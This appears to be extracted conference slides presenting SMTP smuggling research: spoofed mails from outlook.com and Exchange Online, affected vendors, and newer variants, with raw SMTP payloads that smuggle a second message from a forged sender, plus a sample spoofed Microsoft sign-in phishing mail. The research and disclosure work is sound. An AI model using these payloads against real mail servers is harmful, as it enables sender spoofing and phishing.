
Cross-Domain Smuggling web.de Fastmail



**1,6 million instances**

# SMTP Smuggling

Smuggling from outlook.com



*Remote server r...  
contains bare li...  
not support BDA...*

*...al; message  
g system does*

# SMTP Smuggling


Smuggling from outlook.com (sanity check)

OIDA

OIDA

# SMTP Smuggling

## Smuggling Phishing E-Mails from outlook.com



Mo 10.07.2023 22:48

no-reply@outlook.com

Microsoft account unusual sign-in activity

Microsoft Account

## Unusual sign-in activity

We detected something unusual about a recent sign-in to the Microsoft account [target@sec-consult.com](mailto:target@sec-consult.com).

### Sign-in details

Country/region: United States

IP address: 95.243.220.30

Date: 15.09.2023 23:12 (CET)


Platform: Windows

Browser: Chrome



# SMTP Smuggling

Exchange Online?



mastercard

[spf.protection.outlook.com](https://spf.protection.outlook.com)



# And many, MANY, more...



TESLA  
PRASEC



# SMTP Smuggling

## Exchange Online



Mi 05.07.2023 15:50

ceo@sec-consult.com

Give Timo a raise




Dear HR,

Please give Timo a raise for his SMTP smuggling research!

Best regards,  
CEO


# SMTP Smuggling

## Inbound SMTP Smuggling?






# SMTP Smuggling

## Cisco Secure Email (Cloud) Gateway




# The Website

Affected Software, Updates, References, ...



**POSTFIX**



**smtpsmuggling.com**




**WEB.DE**



**CISCO**™

# Bug Bounties!

Bug Bounties?



HA HA HA...  
[CRIES]

23  
?

# SMTP Smuggling Conclusion?

THERE'S MORE!



# SMTP Smuggling Reloaded?

## Encoding Confusion

Outbound SMTP server

```
[...]
data\r\n
From: a
To: use
Subject: Message #1\r\n
\r\n
lorem ipsum
0xEB\r\n.\r\n
mail FROM:<admin@sender>\r\n
rcpt TO:<target@receiver>\r\n
data\r\n
From: admin@sender\r\n
To: target@receiver\r\n
Subject: Message #2\r\n
\r\n
I am the admin now!
\r\n.\r\n
```

Interpreted as UTF-8

Inbound SMTP server


```
[...]
data\r\n
From:
To:
Subject: Message #1\r\n
\r\n
lorem ipsum
0xEB\r\n.\r\n
mail FROM:<admin@sender>\r\n
rcpt TO:<target@receiver>\r\n
data\r\n
From: admin@sender\r\n
To: target@receiver\r\n
Subject: Message #2\r\n
\r\n
I am the admin now!
\r\n.\r\n
```

Interpreted as ASCII



# SMTP Smuggling Reloaded?

BDAT to DATA, DATA to BDAT, BDAT to BDAT



# SMTP Smuggling Reloaded?

## Line Length Breakout

Outbound SMTP server

```
[...]
data\r\n
From: attacker@s...
To: user@receiver\r\n
Subject: Message #1\r\n
\r\n
AAAAAAAAAAAAA[...]AAAAAAAAAAAAA.\r\n
mail FROM:<admin@sender>\r\n
rcpt TO:<target@receiver>\r\n
data\r\n
From: admin@sender\r\n
To: target@receiver\r\n
Subject: Message #2\r\n
\r\n
I am the admin now!
\r\n.\r\n
```

998x"A"

AAAAAAAAAAAAA[...]AAAAAAAAAAAAA.

Inbound SMTP server

```
[...]
data\r\n
From: attacker@s...
To: user@receiver\r\n
Subject: Message #1\r\n
\r\n
AAAAAAAAAAAAA[...]AAAAAAAAAAAAA
\r\n.\r\n
mail FROM:<admin@sender>\r\n
rcpt TO:<target@receiver>\r\n
data
Injected!
From: admin@sender\r\n
To: target@receiver\r\n
Subject: Message #2\r\n
\r\n
I am the admin now!
\r\n.\r\n
```

998x"A"


AAAAAAAAAAAAA[...]AAAAAAAAAAAAA

Injected!



# SMTP Smuggling Reloaded?

SMTP Analysis in a Nutshell



# From Header Spoofing!

